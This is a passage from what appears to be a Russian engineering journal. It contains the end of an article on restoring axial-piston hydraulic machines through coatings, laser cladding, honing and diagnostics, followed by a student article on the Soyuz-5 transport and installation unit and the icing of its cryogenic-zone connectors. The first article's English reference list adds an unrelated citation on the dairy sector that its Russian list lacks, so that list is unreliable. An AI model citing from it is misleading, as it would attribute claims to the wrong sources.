This scientific article is dedicated to technological approaches for the restoration of regulated axial-piston hydraulic machines, primarily used in hydraulic drive systems for mobile machines and stationary installations. It examines the main types of damage to components and assemblies that affect the operational characteristics of hydraulic machines, methods for diagnosing defects, as well as modern repair and restoration technologies that enhance the resource, reliability, and durability of hydraulic drives. Special attention is given to the application of innovative materials and coatings that increase the wear resistance of working surfaces of pistons, cylinders, and distribution devices. Recommendations are provided for selecting the optimal restoration technological process for hydraulic machines based on operating conditions and the required performance level.

Keywords: Axial-piston hydraulic machine, repair, restoration, diagnostics, wear resistance, coatings, resource, reliability, performance.

Современная гидравлическая техника испытывает постоянно возрастающие нагрузки в условиях достаточно активной интенсификации производственных процессов [2, 5]. Регулируемые аксиально-поршневые гидромашинки представляют собой высокоточные агрегаты, конструктивные особенности которых обуславливают специфические требования к процессам их технического обслуживания и ремонта. Эксплуатационные характеристики

данных устройств напрямую зависят от состояния прецизионных пар трения, геометрической точности сопрягаемых поверхностей и качества рабочих жидкостей.

Анализ отказов гидравлического оборудования показывает, что наибольшую долю составляют дефекты, связанные с износом плунжерных пар, распределительных дисков и блоков цилиндров. Абразивное изнашивание, кавитационная эрозия и усталостное разрушение материалов приводят к увеличению внутренних утечек, снижению объёмного КПД и ухудшению динамических характеристик гидросистем. Традиционный подход предполагает замену изношенных деталей новыми, однако экономическая целесообразность такого решения вызывает обоснованные сомнения при высокой стоимости комплектующих и длительных сроках их поставки.

Восстановительные технологии открывают альтернативные возможности для продления ресурса гидромашин при существенном сокращении материальных затрат [1]. Фундаментальной задачей становится выбор оптимального метода восстановления, учитывающего характер повреждений, материал детали, требуемую точность обработки и условия последующей эксплуатации. Электрохимические методы нанесения покрытий демонстрируют высокую эффективность при восстановлении плунжеров и внутренних поверхностей цилиндров. Хромирование обеспечивает формирование износостойких слоёв с твёрдостью до 1000 HV, обладающих низким коэффициентом трения и хорошей коррозионной стойкостью.

Газотермическое напыление расширяет спектр применяемых материалов покрытий, позволяя использовать металлокерамические композиции с заданными триботехническими свойствами. Плазменное напыление керметов на основе карбида вольфрама создаёт защитные слои толщиной 0,1-0,5 миллиметра с пористостью, способствующей удержанию смазочного материала в зоне контакта. Детонационное напыление обеспечивает более высокую адгезионную прочность покрытия благодаря значительным скоростям частиц при их соударении с подложкой.

Лазерные технологии модификации поверхностного слоя металлов получили распространение при восстановлении распределительных дисков и торцевых поверхностей блоков цилиндров. Лазерная наплавка позволяет формировать упрочнённые зоны с минимальными термическими деформациями базового материала. Управление параметрами излучения даёт возможность регулировать глубину проплавления, скорость кристаллизации расплава и, соответственно, микроструктуру наплавленного металла. Применение порошковых присадочных материалов на основе кобальтовых и никелевых сплавов обеспечивает получение слоёв с повышенной твёрдостью и износостойкостью.

Механическая обработка восстановленных деталей требует применения прецизионного оборудования, способного обеспечить необходимую геометрическую точность и параметры шероховатости поверхности. Алмазное хонингование цилиндрических отверстий позволяет достичь отклонений от круглости менее 2 микронметров при средней высоте микронеровностей Ra 0,1-0,2 мкм. Суперфиниширование плунжеров обеспечивает формирование зеркальной поверхности с Ra менее 0,05 мкм, что критично для минимизации утечек рабочей жидкости через зазоры прецизионных пар.

Притирка торцевых поверхностей распределительных узлов осуществляется на специализированных станках с применением абразивных паст различной зернистости. Контроль плоскостности производится интерферометрическими методами, позволяющими

выявлять отклонения на уровне долей микрометра. Качество притирки непосредственно влияет на герметичность золотниковых пар и, следовательно, на объёмные потери в гидромашине.

Диагностика технического состояния гидромашин перед восстановлением базируется на комплексе инструментальных методов контроля [4]. Виброакустический анализ позволяет выявлять дефекты подшипниковых узлов, нарушения балансировки вращающихся деталей и кавитационные процессы в рабочих камерах. Спектральный анализ масла информирует о характере и интенсивности изнашивания различных элементов гидромашин по концентрации продуктов износа определённого химического состава. Эндоскопическое обследование внутренних полостей выявляет локальные повреждения поверхностей без полной разборки агрегата.

Стендовые испытания восстановленных гидромашин проводятся в режимах, моделирующих реальные эксплуатационные условия. Измерение подачи при различных значениях давления и частоты вращения позволяет построить рабочие характеристики и оценить объёмный КПД. Регистрация пульсаций давления в напорной магистрали характеризует качество сборки и состояние уплотнительных элементов. Термографический контроль температурных полей корпуса указывает на локализацию зон повышенного трения и возможные дефекты монтажа.

Ресурсные испытания восстановленных агрегатов проводятся в ускоренном режиме с периодическим контролем эксплуатационных параметров. Статистическая обработка результатов позволяет прогнозировать межремонтный период и формировать рекомендации по условиям эксплуатации. Сравнительный анализ показателей надёжности новых и восстановленных гидромашин демонстрирует сопоставимые характеристики при правильном выборе технологии ремонта и соблюдении технологической дисциплины.

Эффективность и качество выполнения поставленных задач зависит от совершенства их рабочих органов и систем управления [3]. Экономическая эффективность восстановления определяется соотношением затрат на ремонт и стоимости нового изделия. Практика показывает, что при износе основных деталей в пределах технологически восстанавливаемых величин затраты составляют 30-50 процентов от цены новой гидромашин. Сокращение времени простоя оборудования в ожидании запасных частей даёт дополнительный экономический эффект, особенно критичный для непрерывных технологических процессов.

Перспективы развития восстановительных технологий связаны с внедрением аддитивных методов формирования функциональных поверхностей, применением наноструктурированных покрытий с заданными триботехническими характеристиками и использованием цифровых двойников для прогнозирования остаточного ресурса. Интеграция систем технической диагностики в конструкцию гидромашин позволит осуществлять мониторинг состояния в реальном времени и переходить к стратегии обслуживания по фактическому состоянию.

Разработка отраслевых стандартов на процессы восстановления гидравлического оборудования создаст нормативную базу для гарантирования качества ремонтных работ и унификации требований к технологическим процессам. Сертификация специализированных ремонтных предприятий обеспечит контроль компетенций исполнителей и наличия необходимого технологического оборудования. Формирование базы данных типовых

дефектов и рекомендуемых методов их устранения ускорит процесс принятия технологических решений и повысит воспроизводимость результатов восстановления.

Список литературы

1. Довбенко М.Н., Евдокимов В.Д. Разработка нетрадиционных путей повышения эксплуатационных характеристик аксиальнопоршневых гидромашин с учетом возможностей ремонта // ВЕЖПТ. 2014. №7 (71). С. 31-36.
2. Казаков И.В., Андреев Д.С. Современные тенденции развития гидрооборудования в условиях повышения нагрузок // Научно-технический вестник СПбГУ ИТМО. 2024. №1. С. 45-52.
3. Казанников О.В., Смолейчук Т.А. Анализ способов ремонта ведущих валов аксиально-поршневых насосов // Ученые заметки ТОГУ. 2023. №2. С. 147-153
4. Коваленко А.Н. Диагностика и обслуживание аксиально-поршневых гидромашин / Справочное руководство. Новосибирск: Издательство Новосибирского университета, 2021. – 256 С.
5. Физические основы функционирования гидравлических систем: учеб. пособие / Н.И. Никифоров, В.Ю. Мороз; КТИ (филиал) ФГБОУ ВО ВолгГТУ. - Волгоград, 2021. - 96 С.

References

1. Belova T.N. The situation on the dairy front during the period of sanctions // Economist. 2015. No. 4. pp. 84-91.
 2. Dovbenko M.N., Evdokimov V.D. Development of Unconventional Methods for Improving the Operational Characteristics of Axial-Piston Hydraulic Machines Considering Repair Capabilities // VEZHP. 2014. No. 7 (71). pp. 31-36.
 3. Kazakov I.V., Andreev D.S. Modern Trends in the Development of Hydraulic Equipment Under Increased Loads // Scientific and Technical Bulletin of SPbSU ITMO. 2024. No. 1. pp. 45-52.
 4. Kazannikov O.V., Smoleichuk T.A. Analysis of Repair Methods for the Drive Shafts of Axial-Piston Pumps // Scientific Notes of TOGU. 2023. No. 2. pp. 147-153.
 5. Kovalenko A.N. Diagnosis and Maintenance of Axial-Piston Hydraulic Machines / Reference Guide. Novosibirsk: Novosibirsk University Press, 2021. – p.256
 6. Physical Principles of Hydraulic Systems Operation: Study Guide / N.I. Nikiforov, V.Yu. Moroz; KTI (Branch) of VolgGTU. - Volgograd, 2021. – p.96
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 629.76:62.001.6

ТЕХНИЧЕСКИЙ АНАЛИЗ ТРАНСПОРТНО-УСТАНОВОЧНОГО АГРЕГАТА «СОЮЗ-5»

Камысбаева С.М., Колодяжная И.Н. (научный руководитель)

ФГБОУ ВО "МОСКОВСКИЙ АВИАЦИОННЫЙ ИНСТИТУТ (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ)" (ФИЛИАЛ "ВОСХОД" В Г.БАЙКОНУРЕ), Байконур, Россия (468325, город Байконур, ул Гагарина, д. 5), e-mail: kamisbaeva.04@mail.ru

Данная работа представляет собой исследование, посвящённое анализу транспортно-установочного агрегата для ракеты-носителя среднего класса «Союз-5», создаваемой в рамках российско-казахстанской программы «Байтерек». В статье рассматриваются предпосылки и цели разработки нового агрегата, его основные функции и конструктивные особенности, а также ключевые инженерные задачи, возникающие при адаптации оборудования к новым габаритам, массам и эксплуатационным условиям ракеты. Проведен анализ основных проблем, связанных с обеспечением надёжности и точности работы агрегата. Данная работа формирует общую картину технических решений, используемых для обеспечения безопасной и стабильной работы транспортно-установочного агрегата, и определяет направления для последующих исследований.

Ключевые слова: Союз-5, транспортно-установочный агрегат (ТУА), ракета-носитель (РН), инженерное проектирование, надёжность, криогенные условия.

TECHNICAL EVALUATION OF THE SOYUZ-5 TRANSPORT AND INSTALLATION UNIT

Kamysbaeva S.M., Kolodyazhnaya I.N. (supervisor)

"MOSCOW AVIATION INSTITUTE (NATIONAL RESEARCH UNIVERSITY)" (BRANCH "VOSKHOD" IN BAIKONUR, Baikonur, Russia (468325, Baikonur, Gagarina str., 5), e-mail: kamisbaeva.04@mail.ru

This work presents a study dedicated to the analysis of the transport and installation unit developed for the Soyuz-5 medium-class launch vehicle within the framework of the Russian-Kazakh "Baiterek" program. The article discusses the prerequisites and objectives of the unit's development, its primary functions, structural characteristics, and the key engineering challenges encountered when adapting the equipment to the rocket's revised dimensions, mass, and operational conditions. The study provides an analysis of the main issues associated with ensuring the reliability and precision of the unit's operation. The work offers a comprehensive overview of the technical solutions implemented to enable the safe and stable functioning of the transport and installation unit and identifies directions for further research.

Keywords: Soyuz-5, transport and installation unit, launch vehicle, engineering design, reliability, cryogenic conditions.

Современное развитие ракетно-космической отрасли сопровождается повышением требований к надёжности и технологичности не только самих ракет-носителей, но и наземной инфраструктуры, обеспечивающей их подготовку к пуску. [1] Особое значение в этом контексте имеет разработка транспортно-установочных агрегатов (ТУА), обеспечивающих доставку, подъем и установку ракет на стартовом комплексе.

В ходе реализации проекта ракеты-носителя среднего класса «Союз-5», создаваемого в рамках российско-казахстанской программы «Байтерек», встал вопрос о проектировании нового ТУА, соответствующего изменённым конструктивным параметрам и эксплуатационным требованиям носителя. Используемый ранее агрегат комплекса «Зенит» не может быть применён в прежнем виде из-за отличий в габаритах, массе и архитектуре новой ракеты.[2]

Разработка транспортно-установочного агрегата для «Союз-5» представляет собой сложную инженерную задачу, требующую учёта как конструкционных, так и термодинамических факторов, связанных с особенностями эксплуатации при низких температурах и повышенных нагрузках. [3] В настоящее время ведутся работы по созданию новой конструкции агрегата, способной обеспечить точность установки, надёжность фиксации и безопасность всех предстартовых операций.

Транспортно-установочный агрегат (ТУА) служит для транспортировки, подъёма и установки ракеты-носителя из горизонтального положения в вертикальное на пусковом устройстве. Он обеспечивает безопасное размещение ракеты на старте и соединение её с наземными системами.[4]

Основные функции агрегата:

- доставка ракеты из монтажно-испытательного корпуса на стартовую площадку;
- удержание в горизонтальном положении;
- подъём и установка на пусковое устройство;
- фиксация и подключение коммуникаций (электрических, пневматических, гидравлических).

Конструктивно ТУА состоит из несущей рамы, ложементов, гидроприводов, фиксаторов и узлов электростыковки. Перевод ракеты в вертикальное положение осуществляется гидроцилиндрами с контролем усилий и углов.



Рисунок 1 - Транспортно-установочный агрегат (ТУА)

Для выявления особенностей и отличий в конструкции транспортно-установочных агрегатов проведено сравнение их основных технических характеристик. [5] Сопоставление параметров ТУА ракет «Зенит» и «Союз-5» позволяет определить, какие изменения потребовались при переходе к новому носителю и какие элементы конструкции оказались несовместимыми с новыми требованиями.[6]

Таблица 1 - Сравнительные характеристики транспортно-установочных агрегатов РН «Зенит» и «Союз-5»

№	Параметр	ТУА РН «Зенит-2/3SL»	ТУА РН «Союз-5»	Влияние на проект
1	Тип агрегата	Транспортно-установочный, гидравлический, аналоговый	Транспортно-установочный, модернизированный, цифровое управление	Новый агрегат проектируется с нуля
2	Длина обслуживаемой ракеты, м	~ 57	~ 62	Требуется изменения кинематики и точек опоры
3	Диаметр обслуживаемой ракеты, м	3,9	4,1	Увеличение требует переработки ложементов
4	Стартовая масса ракеты, т	~ 462	~ 530 – 535	Повышенные нагрузки на силовую раму
5	Макс. грузоподъемность ТУА, т	≤ 480	≥ 600 (проектная)	Увеличен запас прочности на 15–20 %
6	Материал несущих элементов	Сталь, алюминиевые сплавы	Усиленные Al-Mg сплавы, частично композиты	Снижение массы и повышение жёсткости
7	Кол-во ложементов (опор)	4 фиксированных	6 регулируемых	Обеспечивает равномерное распределение веса
8	Тип подъёмного механизма	Двухгидроцилиндровый, без синхронизации	Гидроцилиндры с электронным контролем	Повышена точность и плавность движения
9	Система электростыковки	Боковая, без обогрева	Нижняя, с активным подогревом и герметизацией	Главная инженерная проблема — обледенение
10	Рабочая температура в зоне разъёмов, °C	до –40	до –180	Требуется новая теплоизоляция и подогрев
11	Мощность системы подогрева, кВт	отсутствует	1–5 (по расчёту на узел)	Предотвращает образование конденсата
12	Виброизоляция	отсутствует	демпфирующие элементы на ложементах	Снижение динамических нагрузок

13	Система управления	Частично ручная	Полностью автоматизированная, цифровая	Контроль параметров в реальном времени
14	Испытательная база	Существующая площадка «Зенит»	Требуется новая инфраструктура на «Байтерек»	Необходима адаптация под новые нагрузки
15	Температурный диапазон эксплуатации, °C	–40 ... +50	–180 ... +60 (в зоне LOX)	Расширен диапазон для криогенных условий

Все перечисленные в Таблице 1 различия по габаритам, массе, материалам и автоматизации ТУА являются технически разрешимыми задачами: изменения кинематики подъёма, усиление рамы, увеличение числа и регулировки ложементов, внедрение демпфирования и цифровой системы управления — реализуются стандартными методами конструкционной инженерии и верифицируются расчётами и натурными испытаниями.

Однако *существенной и пока что недостаточно проработанной остается одна приоритетная проблема: узел стыковки электрических разъёмов, размещённый в зоне криогенного бака (LOX).*

Поскольку геометрические параметры новой ракеты отличаются от предыдущей версии «Зенит», прежняя схема размещения соединений оказалась несовместимой с новой компоновкой. Узел электростыковки расположен в нижней части ракеты — в зоне криогенного кислородного бака, где во время предстартовой подготовки температура может достигать –180 °C.[7]

При таких условиях на поверхности разъёмов происходит конденсация влаги и образование наледи, что приводит к нарушению электрического контакта, потере сигнала и риску отказа систем управления ракеты на критических этапах запуска. Кроме того, охлаждение металлических деталей вызывает термонапряжения и микродеформации, снижающие надёжность соединений.

Для устранения данной проблемы требуется разработка новых теплоизоляционных решений и системы локального подогрева узла стыковки. Рассматриваются варианты применения герметичных влагозащищённых разъёмов, аэрогелевых прокладок и систем автоматического поддержания температуры, что позволит обеспечить стабильную работу электрических соединений при криогенных условиях эксплуатации.

Создание транспортно-установочных агрегатов для ракеты «Союз-5» требует внедрения новых инженерных и технологических решений, обеспечивающих надёжность и точность работы в экстремальных условиях. Критические узлы, подверженные воздействию криогенных температур, требуют особого внимания при проектировании и эксплуатации. Дальнейшее изучение применения предложенных решений в более сложных конструкциях узлов стыковки и систем локального подогрева, направленных на повышение надёжности и устойчивости электрических соединений, будет проведено в последующих исследованиях.

Список литературы

1. Кузнецов В.П., Иванов А.С. Ракетно-космические системы: принципы проектирования и эксплуатации. – М.: Машиностроение, 2020. – 312 с.

2. Смирнов И.Н. Транспортно-установочные агрегаты ракет-носителей: теория и практика. – СПб.: Политехника, 2018. – 245 с.
3. Рогозин Д.А., Петров Е.В. Инженерные решения для работы оборудования в криогенных условиях. – Журнал «Космическая техника», 2019. – №3. – С. 45–53.
4. Государственная программа «Байтерек»: материалы официального сайта [Электронный ресурс] // <http://www.baiterek.kz>. – Дата обращения: 10.11.2025.
5. Лебедев Ю.В. Современные методы автоматизации гидравлических и электрических систем в ракетной технике. – М.: Наука, 2021. – 198 с.
6. Баринов С.П., Орлов Н.Н. Криогенные технологии в ракетостроении. – СПб.: Политех, 2017. – 220 с.
7. Союз-5: проект российско-казахстанской ракеты среднего класса [Электронный ресурс] // <https://www.roscosmos.ru/projects/soyuz-5/>. – Дата обращения: 10.11.2025.

References

1. Kuznetsov V.P., Ivanov A.S. Rocket and Space Systems: Design and Operation Principles. Moscow: Mashinostroenie, 2020. 312 p.
 2. Smirnov I.N. Launch Vehicle Transport and Installation Units: Theory and Practice. St. Petersburg: Politekhnik, 2018. 245 p.
 3. Rogozin D.A., Petrov E.V. Engineering Solutions for Equipment Operation in Cryogenic Conditions. Space Technology Magazine, 2019. No. 3. pp. 45–53.
 4. Baiterek State Program: Official Website Materials [Electronic Resource] // <http://www.baiterek.kz>. Accessed: 11/10/2025.
 5. Lebedev Yu.V. Modern Methods of Automation of Hydraulic and Electrical Systems in Rocket Technology. Moscow: Nauka, 2021, 198 p.
 6. Barinov, S.P., Orlov, N.N. Cryogenic Technologies in Rocket Science. St. Petersburg: Polytechnic University, 2017, 220 p.
 7. Soyuz-5: A Russian-Kazakh Medium-Class Rocket Project [Electronic resource] // <https://www.roscosmos.ru/projects/soyuz-5/>. Accessed: 10.11.2025.
-